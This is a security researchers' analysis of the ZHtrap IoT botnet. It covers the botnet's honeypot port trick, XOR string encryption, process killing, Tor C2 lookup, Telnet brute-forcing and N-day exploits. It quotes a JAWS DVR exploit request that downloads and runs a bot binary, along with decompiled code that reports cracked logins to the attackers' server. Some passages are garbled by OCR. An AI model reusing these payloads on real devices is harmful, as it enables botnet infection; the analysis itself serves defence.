New Threat

New Threat: ZHtrap botnet implements honeypot to facilitate finding more victims

Alex.Turing, **liuyang**, **YANG XU**

Mar 12, 2021 • 11 min read

Overview

In the security community, when people talk about honeypot, by default we would assume this is one of the most used toolkits for security researchers to `lure the bad guys`. But recently we came across a botnet **uses honeypot to harvest other infected devices**, which is quite interesting.
From February 28, 2021, our BotMon system started to see one IP (`107.189.30.190`) continuously spreading a batch of unknown ELF samples. After analysis, we confirmed that these samples belonged to a new botnet family, we named it `ZHtrap`, and it has the following characters.


- ZHtrap's propagation uses 4 Nday vulnerabilities, the main function is DDoS and scanning, while integrating some backdoor features.
- Zhtrap sets up honeypot on the infected device.
- Zhtrap takes snapshots for the victim devices, and disables the running of new commands based on the snapshot, thus achieving exclusivity over the device.
- For C2 communication, ZHtrap takes a cue from the Matryosh botnet we previous reported, using Tor and cloud-based configuration.

ZHtrap Full Introduction

ZHtrap's code is based on Mirai and supports x86, ARM, MIPS and other major CPU architectures. However, compared to Mirai, ZHtrap has changed a lot, which is reflected in the following aspects.

- In terms of instructions, a checksum mechanism has been added
- In terms of scanning propagation, `the distinction between real devices and honeypots has been added`.
- In terms of encryption algorithm, a set of multiple XOR encryption algorithm has been redesigned.
- In terms of host behavior, it can turn the compromised device into a simple honeypot and implement a set of process control mechanisms
- In terms of network architecture, it borrows some implementations of our previously exposed Matryosh botnet

The basic process is shown in the following diagram.



In terms of functionality, in addition to DDoS attacks and scanning, ZHtrap also implements backdoor functionality, which increases the harmfulness of the family. specific functions of ZHtrap include


- Process control

- Reversing Shell
- DDoS attacks
- Telnet scanning
- Exploit propagation
- Turn infected devices into honeypot
- Download and execute Payload

The ZHtrap samples we have captured so far can be divided into 3 versions according to their functions: v1, v2 and v3.


- v2 is based on v1 with the addition of vulnerability exploitation.
- v3 is based on v2 with the deletion of the network infrastructure.

Their relationship is shown in the figure below, and the analysis in this paper is based on the most fully functional v2 version.



Compared to other botnets we have analyzed before, the most interesting part of ZHtrap is its ability to **turn infected devices into honeypot**. Honeypots are usually used by security researchers as a tool to capture attacks, such as collecting scans, exploits, and samples. But this time around, we found that ZHtrap uses a similar technique by integrating a scanning IP collection module, and the collected

IPs are used as targets in its own scanning module, with the basic process shown below.



ZHtrap will listen to 23 designated ports (as shown in the above figure), and if it finds an IP connecting to these ports it will record it as a scanner IP, and all the recorded IPs will be scanned in its own scanningmodule, so that the target addresses used in the ZHtrap scanning process will have 2 sources.

- Randomly generated IPs.
- Scanner IPs captured by the above module.

More details on this can be found in the sample analysis section below.

Sample Reverse Analysis

Here we pick ZHtrap v2's X86 CPU architecture sample for analysis, with the following basic information.

> *MD5：5370e0b9484cb25fb3d5a4b648b5c203*
> *ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped*
> *Packer：None*

After ZHtrap successfully infects the device, it creates a single instanceby binding local port, then decrypts the encrypted resource information and renames the process to `/bin/ZoneSec`, and then prints out the following message in the

Console `ZH infected your shit, message me on discord to compare assets ($reiko#0095), researchers hmu twitter[.] com/ZoneHax`. Next, a network request is made to get the address of the resource server for the scanning & propagation phase. Then listen to 23 pre-de-fined ports to turn the device into a "honeypot", waiting for other compromised devices to hit the port.It uses 4 Nday vulnerability to achieve worm-like propagation. Fi-nally, it communicates with the TOR C2 and waits for the execution of the commands issued by the C2.

0x0 Encryption algorithm

ZHtrap uses a relatively rare multiple xor encryption algorithm to hide resource information.

```
    while ( 1 )
    {
      v10 = v7;
      v11 = 255 * (v7 / 255);
      v12 = v5++;
      v4[v21] = (v12 + v20) ^ v19 ^ (v10 - v11) ^ v6;
      if ( v15 == v5 )
        break;
      v21 = v5;
      v6 = v4[v5];
      v7 = v18[v9];
      v8 = v9 + 1;
      v9 = 0;
      v20 = 0;
      if ( v8 <= 14 )
        goto LABEL_3;
    }
  }
```

The equivalent python implementation is shown below.

```
xor_key_lst = [0x51, 0x6A, 0x66, 0x6A, 0x78, 0x53, 0x52, 0x44, 0x46, 0x47, 0x53, 0x4
xor_key = 0xD00DBAAF

def decode(content):
                desc_lst = []
```

```
                plaintext=""
                xor_key_lst_idx = 1
                for idx in range(0, len(content)):
                        desc_lst.append(chr(content[idx] ^ (xor_key % 0xFF) ^ xor_key
                        xor_key_lst_idx += 1
                        if xor_key_lst_idx >= len(xor_key_lst):
                                xor_key_lst_idx = 0
                else:
                        print("".join(desc_lst))
```

Take the following ciphertext as an example

```
cipher =[

  0x42, 0x69, 0x0B, 0x4C, 0x57, 0x76, 0x72, 0x60, 0x6B, 0x79,
  0x6A, 0x39, 0x6C, 0x58, 0x55, 0x7B, 0x10, 0x49, 0x5C, 0x41,
  0x75, 0x2A, 0x32, 0x43, 0x48, 0x4C, 0x5B, 0x45, 0x61, 0x56,
  0x26, 0x6E, 0x68, 0x27, 0x78, 0x5C, 0x11, 0x45, 0x48, 0x4D,
  0x4B, 0x54, 0x49, 0x71, 0x22, 0x43, 0x7D, 0x3C, 0x75, 0x69,
  0x4E, 0x50, 0x51, 0x42, 0x2A, 0x79, 0x2B, 0x39, 0x17, 0x70,
  0x50, 0x6E, 0x4F, 0x49, 0x51, 0x2E, 0x36, 0x2E, 0x28, 0x2F,
  0x69, 0x6D, 0x69, 0x42, 0x51, 0x7C, 0x40, 0x5E, 0x02, 0x01,
  0x3E, 0x27, 0x37, 0x20, 0x32, 0x13, 0x09, 0x1A, 0x39, 0x57,
  0x2A, 0x12, 0x04, 0x63, 0x27, 0x09, 0x14, 0x11, 0x11, 0x07,
  0x06, 0x51, 0x1C, 0x36, 0x2B, 0x5C, 0x14, 0x2F, 0x3C, 0x27,
  0x27, 0x0D, 0x0C
]
```

After decryption, we get the following plaintext, which is exactly the in the Console prompt

```
ZH infected your shit, message me on discord to compare assets ($reiko#0095), researc
```

There are 3 encrypted messages in the current sample, and the decrypted message is shown below, where `/proc/` and `/stat` are used in the next section on process control.

INDEX	PLAINTEXT
2	/stat
1	/proc/
0	ZH infected your shit.....

0x1 Process Control

ZHtrap realizes process control through the whitelist and snapshot mechanism to aceive the exclusivity of the device. A process whose executable path contains the following path is considered a whitelisted process. After ZHtrap is started, it will first obtain the current process list, and then terminate the non-whitelisted processes through kill -9. So it is clear that ZHtrap does not want to destroy the normal operation of the system.

```
/bin
/sbin
/user/bin
/user/sbin
```

Next, a snapshot of the processes is created for the system, after which the newly created processes are compared with the snapshot and those that do not meet the requirements are removed. In this way the whole system remains under ZHtrap's control, and even if the administrator finds a problem with the device, many system management tools are no longer working properly, making maintenance a difficult task.

Clean up non-whitelisted processes

When ZHtrap runs, it iterates through the current processes on the system and reads the value of starttime, item 22 in "/proc/pid/stat". This value is divided by `_SC_CLK_TCK` to get how long the process was started after the kernel started. The value of _SC_CLK_TCK is usually equal to 100, `10000/_SC_CLK_TCK` results in 100 seconds.So all processes started after 100 seconds of kernel startup will be checked, and if the process path is not in the whitelist, the process will be killed.

```
if ( (signed int)sub_804E9C0((char *)&v23, 10) > 10000 )// /proc/[pid]/stat "starttime" filed
{
  v10 = getabspath(v1);
  if ( v10 )
  {
    if ( !is_prefix(v10, "/bin")
      && !is_prefix(v10, "/sbin")
      && !is_prefix(v10, "/usr/bin")
      && !is_prefix(v10, "/usr/sbin")
      && !is_same(v10, (_BYTE *)selfpath) )
    {
      __GI_kill(v2, 9);
      free(v10);
    }
  }
```

proc start time condition

white list

Create a snapshot of the processes and clean up any new processes that aren't on the mark.

After cleaning the non-whitelisted processes, ZHtrap considers the sys-tem to be in a "pure state" and creates a process snapshot for the system first.

```
v1 = (void *)__GI_opendir("/proc/");
proc_table = (int)calloc(procnum, 4u);
while ( 1 )
{
  v2 = (dirent *)__GI_readdir(v1);
  if ( !v2 )
    break;
  while ( (unsigned __int8)(v2->d_name[0] - 48) <= 9u )
  {
    *(_DWORD *)(proc_table + 4 * v0++) = sub_804E9C0(v2->d_name, 10);
    v2 = (dirent *)__GI_readdir(v1);
    if ( !v2 )
      return __GI_closedir(v1);
  }
}
```

After that, all newly created processes will be compared with the process snapshot, and any processes that do not meet the requirements will be directly killed.

```
newproc = getabspath(v9);
if ( newproc )
{
  if ( !is_same(newproc, (_BYTE *)selfpath) )
  {
    __GI_kill(testpid, 9);
    free(newproc);
  }
}
```

0x2 Get resource server

ZHtrap uses the following code snippet to get the address of the resource server (ResServ), this process can be divided into two steps, thefirst step is to establish communication with the Tor domain, the sec-ond step sends "GET /sfkjdkfdj.txt" request.

```
fd = establish_connect("h5vwy6o32sdcsa5xurde35dqw5sf3cdsoeewqqxmhoyzsvar4u6ooead.onion", 8080, 3);
v1 = fd;
v2 = __GI___libc_fcntl(fd, 3, 0, v7);
__GI___libc_fcntl(v1, 4, (struct flock *)(v2 ^ 0x800), v3);
http_request(v1, (int)"GET /sfkjdkfdj.txt HTTP/1.0\r\n\r\n", len);
if ( (unsigned __int8)http_read(v1) )
{
  v5 = 0;
  do
    v5 = __libc_read(v1, (char *)&ResServ + v5, 100 - v5);
  while ( (unsigned int)(v5 - 1) <= 0x62 );
}
```

Establish communication with the Tor domain

ZHtrap takes a cue from the Matryosh botnet, first requesting a DNS TXT record from the remote host `0xdeadbeef.tw` to get the list of Tor proxies in the figure below.

```
;; QUESTION SECTION:
;0xdeadbeef.tw.                 IN      TXT

;; ANSWER SECTION:
0xdeadbeef.tw.          300     IN      TXT     "139.99.134.95:9095"
0xdeadbeef.tw.          300     IN      TXT     "142.93.247.244:9050"
0xdeadbeef.tw.          300     IN      TXT     "46.101.61.9:9050"
0xdeadbeef.tw.          300     IN      TXT     "167.114.185.33:9095"
0xdeadbeef.tw.          300     IN      TXT     "51.178.54.234:9095"
0xdeadbeef.tw.          300     IN      TXT     "66.70.188.235:9095"
0xdeadbeef.tw.          300     IN      TXT     "147.135.208.44:9095"
0xdeadbeef.tw.          300     IN      TXT     "51.79.157.89:9095"
0xdeadbeef.tw.          300     IN      TXT     "198.245.53.58:9095"
0xdeadbeef.tw.          300     IN      TXT     "144.217.243.21:9095"
```

Tor Proxy List

It will pick one proxy and send `domain:port`, if the proxy returns `05 00 00 01 00 00 00 00 00 00 00 00`, that means the communication has been successfully established. Then send a subsequent GET request to get the resource server address (107.189.30.190), and the network traffic in the following figure clearly reflects this process.

```
00000000  05 01 00                                          ...
    00000000  05 00                                          ..
00000003  05 01 00 03 3e 68 35 76  77 79 36 6f 33 32 73 64   ....>h5v wy6o32sd
00000013  63 73 61 35 78 75 72 64  65 33 35 64 71 77 35 73   csa5xurd e35dqw5s
00000023  66 33 63 64 73 6f 65 65  77 71 71 78 6d 68 6f 79   f3cdsoee wqqxmhoy
00000033  7a 73 76 61 72 34 75 36  6f 6f 65 61 64 2e 6f 6e   zsvar4u6 ooead.on
00000043  69 6f 6e 1f 90                                    ion..
    00000002  05 00 00 01 00 00 00 00  00 00                 ........ ..
```

establish connection

```
00000048  47 45 54 20 2f 73 66 6b  6a 64 6b 66 64 6a 2e 74   GET /sfk jdkfdj.t
00000058  78 74 20 48 54 54 50 2f  31 2e 30 0d 0a 0d 0a      xt HTTP/ 1.0....
    0000000C  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK.
    0000001C  0a 53 65 72 76 65 72 3a  20 6e 67 69 6e 78 2f 31   .Server:  nginx/1
    0000002C  2e 31 36 2e 31 0d 0a 44  61 74 65 3a 20 57 65 64   .16.1..D ate: Wed
    0000003C  2c 20 30 33 20 4d 61 72  20 32 30 32 31 20 30 38   , 03 Mar  2021 08
    0000004C  3a 35 32 3a 30 34 20 47  4d 54 0d 0a 43 6f 6e 74   :52:04 G MT..Cont
    0000005C  65 6e 74 2d 54 79 70 65  3a 20 74 65 78 74 2f 70   ent-Type : text/p
    0000006C  6c 61 69 6e 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   lain..Co ntent-Le
    0000007C  6e 67 74 68 3a 20 31 34  0d 0a 4c 61 73 74 2d 4d   ngth: 14 ..Last-M
    0000008C  6f 64 69 66 69 65 64 3a  20 53 61 74 2c 20 32 37   odified:  Sat, 27
    0000009C  20 46 65 62 20 32 30 32  31 20 31 38 3a 30 30 3a    Feb 202 1 18:00:
    000000AC  34 37 20 47 4d 54 0d 0a  43 6f 6e 6e 65 63 74 69   47 GMT.. Connecti
    000000BC  6f 6e 3a 20 63 6c 6f 73  65 0d 0a 45 54 61 67 3a   on: clos e..ETag:
    000000CC  20 22 36 30 33 61 38 38  63 66 2d 65 22 0d 0a 41    "603a88 cf-e"..A
    000000DC  63 63 65 70 74 2d 52 61  6e 67 65 73 3a 20 62 79   ccept-Ra nges: by
    000000EC  74 65 73 0d 0a 0d 0a 31  30 37 2e 31 38 39 2e 33   tes....1 07.189.3
    000000FC  30 2e 31 39 30                                    0.190
```

request res

The role of Resource server

xrefs to ResServ

Direct	Ty	Address	Text
Up	o	exploit_proc:loc_804A52F	mov eax, offset ResServ
Up	o	getResServ+88	lea eax, ResServ[edx]
Up	o	report_info+29	mov [esp+0FCh+var_FC], offset ResServ

As can be seen by the IDA cross-refe

0x3 Honeypot

ZHtrap first creates two pipes for information transfer, and then implements a simple honeypot listening on the following 23 ports

```
  *(_DWORD *)v7 = 1;
  fd = __GI_socket(2, 1, 0);
  __GI_setsockopt(fd, 1, 2, v7, 4);
  v3 = __GI___libc_fcntl(fd, 3, 0, v2);
  __GI___libc_fcntl(fd, 4, (struct flock *)(v3 | 0x800), v4);
  *(_DWORD *)v6.sin_zero = 0;
  *(_DWORD *)&v6.sin_zero[4] = 0;
  v6.sin_family = 2;
  v6.sin_port = __ROR2__(port, 8);
  v6.sin_addr.s_addr = 0;
  if ( __GI_bind(fd, &v6, 16) != -1 )
    __GI_listen(fd, 10);
  return fd;
}
```

```
port_list       dw 80
                dw 8080
                dw 8081
                dw 8083
                dw 37215
                dw 5500
                dw 60001
                dw 52869
                dw 8089
                dw 8090
                dw 8000
                dw 81
                dw 82
                dw 83
                dw 84
                dw 85
                dw 8888
                dw 8181
                dw 8443
                dw 5555
                dw 443
                dw 22
                dw 2323
```

The actual effect is as follows.

```
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:81              0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:8081            0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:2323            0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:5555            0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:83              0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:8083            0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:84              0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:8181            0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:85              0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:8888            0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:8089            0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:8090            0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:8443            0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:5500            0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:37215           0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:60001           0.0.0.0:*               LISTEN      3715/ZoneSec
tcp        0      0 0.0.0.0:52869           0.0.0.0:*               LISTEN      3715/ZoneSec
```

When the device

e
ar
e
a
c
c
e
s
s
e
d,
Z
H
tr
a
p
p
a
s
s
e
s
th
e
IP
a
d
d
re
s
s
of
th
e
vi
si
to
r
th
ro
u
g
h

the pipe for its own telnet scanning & vul-nerability scanning module

e
to
u
s
e.

Why does it do this?

We speculate that ZHtrap's authors had this in mind.

> *Many botnets implement worm-like scan propagation, and when ZHtrap's honeypot port is accessed, its source is most likely a device that has been infected by another botnet. This device can be infected, there must be flaws, I can use my scanning mechanism to scan again.This could be a good chance that I can implant my bot samples, and then with the process control function, I can have total control, is't that* ***awesome****?*

0x4 Telnet scan

ZHtrap uses Telnet scanning to collect devices that use weak passwords. The sources of the scanned objects are of the following 2 types.

- Randomly generated IPs
- Passively received IPs delivered by the above mentioned honeypot

And these two group of IPs get to treat differently.

For `category 1` IPs, SYN port probing is used.

```
tel_ipHdr.saddr = v147;
tel_ipHdr.id = v67;
tel_ipHdr.daddr = random_proc();
tel_ipHdr.check = 0;
tel_ipHdr.check = ip_checksum((unsigned __int16 *)&tel_ipHdr, 0x14u);
tel_tcpHdr.dest = 0x1700;               // port 23
tel_tcpHdr.seq = tel_ipHdr.daddr;
tel_tcpHdr.check = 0;
v68 = tcp_checksum((int)&tel_ipHdr, &tel_tcpHdr.source, 0x1400u, 20);
LOWORD(v155) = 2;
tel_tcpHdr.check = v68;
v156 = tel_ipHdr.daddr;
HIWORD(v155) = tel_tcpHdr.dest;
__libc_sendto(dword_8053B70, &tel_ipHdr, 40, 0x4000, &v155, 16);
```

For `category 2` IPs, use the `connect` function directly.

```
v89 = addr;
dword_805388C = v86;
v90 = __GI_socket(2, 1, 0);
*(_DWORD *)(v88 + 28) = v90;
__GI___libc_fcntl(v90, 4, (struct flock *)0x800, except_fdsb);
*(_DWORD *)(v88 + 12) = v89;
*(_WORD *)(v88 + 8) = 2;
*(_WORD *)(v88 + 10) = 0x1700;
*(_DWORD *)(v88 + 48) = 1;
*(_DWORD *)(v88 + 36) = 0;
__libc_connect(*(_DWORD *)(v88 + 28), v88 + 8, 16);
```

```
__libc_read(tel_pipe[0], &addr, 4u);
```

When the target's port 23 is found to be open, try to log in using the hardcoded credentials list, and pass the following code back to the resource server for the IP, port, account, password, etc. that can successfully log in.

```
v2 = a2;
lport = port;
v4 = __GI_socket(2, 1, 0);
v9.sin_port = lport;
v9.sin_family = 2;
v9.sin_addr.s_addr = __GI_inet_addr(&ResServ);
result = __libc_connect(v4, &v9, 16) + 1;
if ( result )
{
  v6 = (_BYTE *)__GI_inet_ntoa(*(_DWORD *)(v2 + 12));
  sub_804E0B0(&v8, v6);
  sub_804E050(&v8, ":23 ");
  sub_804E050(&v8, auth_table[0][*(_DWORD *)(v2 + 36)].username);
  sub_804E050(&v8, ":");
  sub_804E050(&v8, auth_table[0][*(_DWORD *)(v2 + 36)].password);
  sub_804E050(&v8, "\r\n");
  v7 = wrap_strlen(&v8);
  result = __libc_send(v4, &v8, v7, 0x4000);
}
return result;
```

During the login attempt, ZHtrap will ask the scanned device to execute the following command:

```
enable
linuxshell
system
bash
ls /home
ps aux
/bin/busybox ZONESEC
```

The device type is then determined based on the returned information,and the device will be regarded as a honeypot when it contains the following string.

STRING	HC
Jun22	co
Jun23	co
phil	co
sshd:	co
richard	co

STRING	HC
@LocalHost:]	cc
Welcome to EmbyLinux 3.13.0-24-generic	te
If it is a honeypot, the device information will be reported to the resource server via port 2231.	

If it is a real device, the device information will be reported to the resource server on port 1282

0x5 Vulnerability scanning & propagation

ZHtrap uses the following 4 samples of Nday vulnerability propagation

- JAWS_DVR_RCE
- NETGEAR
- CCTV_DVR_RCE
- CVE-2014-8361

First construct a SYN packet to probe whether the device's port is open, and the list of supported ports (exp_port) is shown below

80
60001
81
8888
Then a "GET /" request is sent to obtain information about the service running on the port.

```
__libc_send(
  *v28,
  "GET / HTTP/1.0\r\n"
  "Connection: Keep-Alive\r\n"
  "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
  "User-Agent: ZoneSec\r\n"
  "Accept-Language: en-US,en;q=0.8\r\n"
  "\r\n",
  180,
  0x4000);
```

80

The following code snippet is then used to determine whether the banner information returned by th

```
v37 = sub_804E930((char *)v28 + 24, v35, "Server: JAWS/1.0");
exp_index = 0;
if ( v37 == -1 )
{
  v39 = sub_804E930((char *)v28 + 24, v36, "Basic realm=\"NETGEAR DGN1000 \"");
  exp_index = 1;
  if ( v39 == -1 )
  {
    v40 = sub_804E930((char *)v28 + 24, v36, "Basic realm=\"NETGEAR DGN2200\"");
    exp_index = 2;
    if ( v40 == -1 )
    {
      v41 = sub_804E930((char *)v28 + 24, v36, "Server:Cross Web Server");
      exp_index = 3;
      if ( v41 == -1 )
      {
        if ( sub_804E930(
               (char *)v28 + 24,
               v36,
               "SERVER: Linux/2.6.21.5, UPnP/1.0, Portable SDK for UPnP devices/
          goto LABEL_62;
        exp_index = 4;
```

Finally, according to the banner information, select the corresponding vulnerability, and ResServ to assemble a valid payload to try to implant.

```
http_request(*v28, (int)exp_payload[2 * exp_index], (unsigned int)&ResServ);
```

```
'GET /shell?cd+/tmp;wget+http://%s/bins/z.arm7+-O+p2d;+chmod+777+p'
                        ; DATA XREF: .rodata:exp_payload↓o
'2d;./p2d+selfrep.jaws HTTP/1.1',0Dh,0Ah
'User-Agent: Hello, pee',0Dh,0Ah
'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,ima'
'ge/webp,*/*;q=0.8',0Dh,0Ah
'Connection: keep-alive',0Dh,0Ah
```

As with the telnet scanning process, the sources of the scanned objectsare of the following two types.

- Active randomly generated IP
- Passively receive IPs delivered by the honeypot

For the first category of IPs, an exp_port is randomly selected for probing, and the relationship between IPs and exp_ports is 1 to 1.
For the second category of IPs, all exp_ports are probed, and the relationship

between IPs and exp_ports is 1 to N. The network traffic in the following figure illustrates this situation visually.

Protocol	Destination	Length	Destination Port	Source Port	Info
